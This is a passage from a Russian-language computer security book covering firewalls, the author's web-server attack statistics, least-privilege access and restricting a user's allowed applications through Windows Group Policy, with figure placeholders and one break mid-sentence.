


Рис. 12.18

Кстати, это еще большой вопрос, в какой части книги рассматривать великолепную Advanced Registry Tracer: в части по защите или в части об инструментарии хакера?! И для тех, и для других она просто незаменима.

Компания Microsoft для аналогичной цели создала программу Attack Surface Analyzer, предназначенную в первую очередь для разработчиков программного обеспечения. Она позволяет выполнять снимки системы до и после установки приложений. При этом программа отмечает любые изменения: новые файлы, ключи реестра, системные сервисы, элементы ActiveX, прослушиваемые порты и списки контроля доступа.

12.4. Применение фаерволов

Для того чтобы обезопасить свой компьютер от внешних сетевых вторжений, можно использовать программные фаерволы, или, как их называют по-русски — межсетевые экраны (есть еще синоним — брандмауэр). Встроенные в операционные системы фаерволы примечательны тем, что пользователь получает их "бесплатно", вместе с операционной системой. В применении они, как правило, просты. Они имеют, в отличие от специализированных фаерволов, не так много настроек, зато интуитивно понятны даже неспециалистам в области телекоммуникаций и системных вопросов (рис. 12.19).




Рис. 12.19

При настройке штатного брандмауэра в Windows 7 целесообразно не снимать флажок **Уведомлять, когда брандмауэр Windows блокирует новую программу**. Это дополнительный рубеж защиты от воздействия вредоносного кода.

В доказательство сказанного обратите внимание на рис. 12.20 на "программу" — HASP LLM. Это драйвер для Hasp-ключа, который получил разрешение для работы с сетью в брандмауэре (при этом разрешение на работу с публичной сетью уже снято). Эту информацию с соответствующими комментариями прислали нам после анализа заражения одного из домашних компьютеров. Возникают два вопроса: зачем драйверу вообще нужен доступ в сеть (пусть даже — домашнюю) и как этот драйвер появился на компьютере, на котором никогда не использовался Hasp-ключ?




Рис. 12.20

Конечно же, это результат воздействия вредоносного кода, который незаметно проник на компьютер где-нибудь в общественном кафе (Wi-Fi-зона), и только лишь потому, что было отключено соответствующее уведомление пользователя.

Все же наибольший интерес представляют специализированные программные фаерволы за счет того огромного ассортимента возможностей, которые они имеют.

Правда, возникает вопрос: зачем еще дополнительно нужны такого рода программы, если у вас есть домашний роутер, который уже включает в себя функции брандмауэра и производит подмену локальных IP-адресов на разре-




Рис. 12.22

Функция выбора способа создания правил позволяет автоматизировать этот процесс (рис. 12.23).

Программа позволяет создавать правила для отдельных приложений (рис. 12.24).




Рис. 12.23




Рис. 12.24

Вот такая настройка позволяет "не мучиться" с правилами для "своих" компьютеров (теми, что в домашней сети), обозначив их в доверенной зоне (рис. 12.25).

В Outpost Firewall есть возможность вести черный список для IP-адресов, не давая им никакого шанса пробиться до ресурсов компьютера (рис. 12.26).




Рис. 12.25




Рис. 12.26

В случае наличия подозрительного пакета с хоста из списка заблокированных вы будете уведомлены об этом соответствующим сообщением в трее компьютера (рис. 12.27).

Детектор атак программы позволяет включить или выключить режим обнаружения той или иной сетевой атаки (рис. 12.28).



Рис. 12.27




Рис. 12.28

В имеющемся наборе различных средств для противодействия хакерам программа Outpost Firewall настолько замечательна, что говорить о ней можно очень много.

Мы же просто упомянем еще, что в ней имеются: проактивная защита внутренних компонентов, автоматическое обновление системы безопасности, веб-контроль, внутренняя защита самой программы и многое другое.

При изучении настроек файрволов, вероятно, вы столкнетесь с описанием возможности настройки динамических правил фильтрации сетевого трафика. Такие подходы часто используются в промышленном активном сетевом оборудовании. Если кратко, то правилами фильтрации разрешается только входящий трафик на один порт (или ограниченное число портов) и включаются опции, разрешающие генерировать временные (на период работы текущего сетевого взаимодействия) правила фильтрации. Без этой дополнительной опции сетевого взаимодействия просто не будет, т. к. исходящий сетевой трафик явно не разрешается, т. е. "ответ по сети" запрещен. Опция позволяет в ответ на входящий по сети запрос разрешить еще несколько сетевых портов, как входящих, так и исходящих, о которых "договариваются" между собой компьютеры при первом запросе.

Такой подход в разы сокращает перечень разрешенных явно сетевых портов, обеспечивает жесткий контроль сетевого взаимодействия. Однако более детальное описание правильной настройки динамических правил фильтрации потребует немалого количества теории из области телекоммуникаций. Поэтому, учитывая всю эффективность данного подхода, желающим его использовать следует потратить время на изучение одного из многочисленных учебников по основам компьютерных сетей.

У некоторых специалистов в области информационной безопасности существует мнение, что время специализированных файрволов, выпускаемых сторонними производителями, для домашних компьютеров проходит. Происходит это от того, что с выходом каждой новой версии операционной системы встроенные в нее файрволы разработчики делают все более совершенными. Это достаточно спорно. Время покажет — правы они или нет.

Прежде чем закончить тему файрволов, хотелось бы отметить, что в Интернете, в его современной реализации, уже невозможно располагать ресурсы без какой-либо защитной стенки. О все более возрастающей активности злоумышленников говорит следующий пример.

У автора этой книги для некоторых личных нужд уже много лет в Интернете находится постоянно включенный небольшой, простенький сайт, на основе IIS Microsoft. Он не имеет баз данных, выполнен на устаревающей версии

операционной системы, тем не менее оснащен специальным программным обеспечением (urlscan), усиливающим защищенность сайта. Это программное обеспечение ведет собственные лог-файлы, по которым можно судить о характере атак конкретно на веб-сервер. Хотя (это сделано специально) сервер не имеет собственного DNS-имени в Интернете (и dynamic DNS тоже), тем не менее, количество различных нападков, сканирований поражает.

На рис. 12.29 приведена статистика только за последние пять лет.




Рис. 12.29

А ведь учитывались только те случаи, когда атаки доходили до веб-сервера по порту 80, т. к. фактически сайт находится за двумя файрволами. Причем 2013 год еще не закончился. Различные по характеру проб атаки с одного адреса в одно время считались как одна атака. Однотипные нападения с различных IP-адресов в короткий промежуток времени также считались как одна атака.

Почему-то, начиная с 2012 года, резко возросло количество атак. И хотя география принадлежности IP-адресов очень обширна, тем не менее можно отметить большое их количество (и, наверное, даже большую их агрессивность) из Китая.

12.5. Предоставление минимума полномочий, ограниченная программная среда

Понятно, что чем меньше полномочий у пользователя системы, тем меньше вероятность того, что:

- он лично украдет или ознакомится со сведениями, которые ему и не положено было знать;
- посредством его учетной записи будут похищены или повреждены те данные, которые были доступны этому пользователю из-за нарушения обсуждаемого принципа;
- будет нарушена работоспособность системы, возможно, даже не умышленно, а в связи с низкой квалификацией пользователя.

Таким образом, при нарушении принципа предоставления пользователю минимума необходимых полномочий налицо полный набор угроз, нарушение конфиденциальности, доступности и целостности!

Фраза "необходимый минимум" — ключевая. Для работы пользователю необходимо дать как можно меньше прав, и если у пользователя "отобрать" доступ к любому из доступных ему ресурсов, то он уже не сможет работать.

В промышленности доступ пользователя регламентируется очень тщательно, с перечислением его прав в базах данных, к реестру и каталогам жесткого диска, доступ к пунктам меню и ресурсам прикладной программы, привилегии на уровне операционной системы и т. д. Из практики разработки таких перечней — этот документ может достигать десятков страниц.

В солидных учреждениях хотя бы существуют регламенты, имеются администраторы, служба безопасности, и строго следят за соблюдением указанных принципов.

Что же касается компьютеров в быту или в небольших учреждениях, как правило, в лучшем, редком случае вы увидите, что пользователь хоть и работает не под учетной записью администратора, тем не менее имеет права администратора (включен в группу). И, не более того!

Для того чтобы проиллюстрировать, как на практике положительно срабатывает принцип назначения минимума полномочий, приведем реальную историю.

В трудные 90-годы в стране появились первые платные элитные общеобразовательные школы, в которые могли попасть только дети "не простых" родителей.

Автора этой книги попросили тогда сделать в одной такой школе компьютерную сеть. Словечко замолвил высокопоставленный папа одного из учеников, который таким образом просто хотел оказать школе посильную родительскую, а заодно и шефскую помощь.

По словам директора школы, с которым мы предварительно побеседовали, учителя информатики в школе больше одного года почему-то работать не хотели. Увольнялись. Поэтому вся техническая часть класса информатики и была так неорганизована. Хозяина никогда толком не было! Новая учительница сама сеть сделать не могла!

Когда мы с товарищем впервые оказались в компьютерном классе и начали работать, то ужаснулись. Ужаснулись тому, как вели себя эти детки! Подростки были просто дикими! Им разрешалось все! Такого мы, воспитанные в советской школе, не видели никогда. Видимо, здесь считалось, что ученик должен быть свободным! Учителю не разрешалось докучать над подростком. Считалось, наверное, что отсутствие свободы могло травмировать неокрепшие юные души... Дети без ограничения передвигались во время уроков (даже вне класса), громко кричали, дрались, плевались, кидались, огрызались на замечания учительницы... Колупали все, что попадалось под руку... Республика ШКИД в современном исполнении. После часа пребывания в этом сумасшедшем доме хотелось пить обезболивающее для головы, и вообще пить...

Дело еще осложнялось тем, что компьютеры не имели жестких дисков, таковой был только на одном компьютере, который предполагалось использовать в качестве сервера Novell Netware. Необходимо было организовать работу бездисковых станций так, чтобы они загружались с сетевой карты, оборудованной микросхемой памяти, в которую "прошивалась" (записывается) сконфигурированная для начальной загрузки специальная программа.

Стало ясно, что если сеть сделать непродуманно, то ее сломают на следующий же день! А приходить сюда не хотелось больше никогда. Подвергать свою психику опасности — это уж слишком! Нужно было так организовать иерархическую систему распределения полномочий на файловую систему и управление операционной системой сервера, чтобы сломать все это было невозможно.

И мы организовали такую систему. Было предусмотрено все, даже восстановление основных прикладных программ. Полных прав, т. е. прав пользователя Supervisor (это суперпользователь в Novell Netware), не было дано никому. Даже учителю! Хотя учитель и обладал некоторыми необходимыми для осуществления его деятельности большими полномочиями, чем ученики.

Так как мы предвидели, что и эта молодая учительница проработает здесь недолго, то была написана инструкция для учителя. В достаточно эксцентричном тоне. Текст ее был примерно такой: "Если эти БАНДИТЫ сделают

то-то и то-то, то учителю нужно произвести то-то и то-то... Если эти ХУЛИГАНЫ...".

Помнится, что в инструкции почему-то не было ни одного приличного упоминания основных потребителей услуг той сети (к чему бы это?).

В документе также были указаны координаты автора. Директору школы в доверительной беседе рассказали, что работать очень даже возможно и не зная пароля суперпользователя. И! Если кто-то хоть раз его у нас потребует, мы с удовольствием его отдадим! Но в таком случае договоримся сразу: пусть никто и никогда не обращается к нам с просьбой отремонтировать сеть.

Автор до сих пор гордится тем, что та сеть проработала и выстояла около четырех лет, без какой-либо технической поддержки и администрирования. В таких условиях это просто чудо!

Нет! Конечно, за те четыре года к автору раз пять обращались новенькие, молодые учителя информатики с просьбой сообщить заветный пароль якобы потому, что им это очень нужно для работы. И каждый раз им прямо ни в чем не отказывали. Их просто посылали к директору школы, чтобы тот дал расписку-подтверждение, мол, больше никто и никогда не обратится к нам с просьбой о ремонте этой сети... Нужно отдать должное тому директору — второй раз ни один учитель так и не пришел, расписку не давали!

Правда, сеть, в конечном итоге, все же сломали. Но сломали не дети, а просто однажды сделали ее модернизацию...

Думается, что этот пример убедительно показывает, как принцип минимума предоставления полномочий работает на безопасность и надежность.

Продолжая же тему предоставления полномочий, хочется заметить, что если вам приходится предоставлять удаленный доступ к своим файловым ресурсам, то обратите внимание на наличие двух рубежей.

Первый — это доступ с правами "чтение", "изменить", "полный доступ" к ресурсу, объявленному общим (рис. 12.30).

Второй — это права на уровне файловой системы (рис. 12.31).

Если пользователь обратился к каталогу Buhs с консоли компьютера, на жестком диске которого находится этот каталог, то на него (пользователя) действуют опции с вкладки **Безопасность**. Если пользователь обратился к каталогу Buhs по сети с другого компьютера, то на него действуют и опции с вкладки **Безопасность**, и опции общего доступа. При этом флажок **Запретить** на любом уровне имеет преимущество перед флажком **Разрешить**.

Таким образом, вы можете разрешить доступ к ресурсам другого компьютера для конкретных пользователей, а остальным его не предоставлять или запретить.




Рис. 12.30




Рис. 12.31

Тема управления доступом очень обширна, т. к. результирующие права зависят от того, каким группам разрешен доступ, в какие группы входит учетная запись пользователя, наследуются ли права от родительского каталога и т. д., поэтому далее здесь не детализируются.

Урезание прав пользователя в целях информационной безопасности можно продолжить, ограничивая не только доступ к файловым ресурсам, но и сокращая программную среду в пределах операционной системы, с которой он работает.

Применение ограниченной программной среды — это мощнейший рубеж для злоумышленников или от неумелых действий, ошибок работника, применяемый для обеспечения должного уровня информационной безопасности.

Представьте себе, что на компьютере бухгалтера кроме запуска бухгалтерской программы не запускается больше ничего! Даже браузер! То есть пользователю (не администратору) трудно внести на компьютер вредоносный код, трудно "залезть" куда-нибудь в настройки операционной системы... Вообще все, кроме основной работы, т-р-у-д-н-о осуществимо! А что еще требуется?!

Для организации такой среды неплохо применить специализированные программно-аппаратные средства защиты от несанкционированного доступа, такие как "Аккорд" или "Соболь с SecretNet". Это сертифицированные продукты, и стоят они недешево. Поэтому если вы индивидуальный предприниматель или вообще задумаете осуществить подобное на домашних компьютерах с Windows, то придется воспользоваться групповыми политиками.

Для начала вам необходимо определиться с перечнем задач, которые будут разрешены пользователю. Предположим, вашему единственному наемному работнику для того, чтобы он не занимался на работе чем попало, нужны только Word, Excel, Блокнот и Калькулятор.

Для начала его учетная запись не должна находиться в группе администраторов. А настройка ограниченной программной среды, например для операционной системы Windows 7, производится следующим образом: запускается оснастка gpedit.msc.

В появившемся окне редактора групповой политики в разделе **Конфигурация пользователя | Административные шаблоны | Система** находим в списке справа **Выполнять только указанные приложения Windows** (рис. 12.32).

